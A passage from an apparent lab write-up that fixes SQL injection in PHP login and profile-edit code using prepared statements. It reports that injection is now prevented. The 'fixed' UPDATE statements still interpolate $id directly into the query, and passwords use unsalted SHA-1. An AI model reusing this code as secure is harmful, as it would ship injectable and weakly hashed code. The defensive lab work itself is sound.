$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```


By using the Prepared statement, it parametrizes the sql query, thereby avoiding sql injections.

File : unsafe_edit _backend.php

```php
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
```

Parametrizing the update statement again prevents sqli while editing a profile

Trying the same credentials as before, but now with the “fixed” files.



Output : SQLi is prevented, we werent allowed unauthorized access .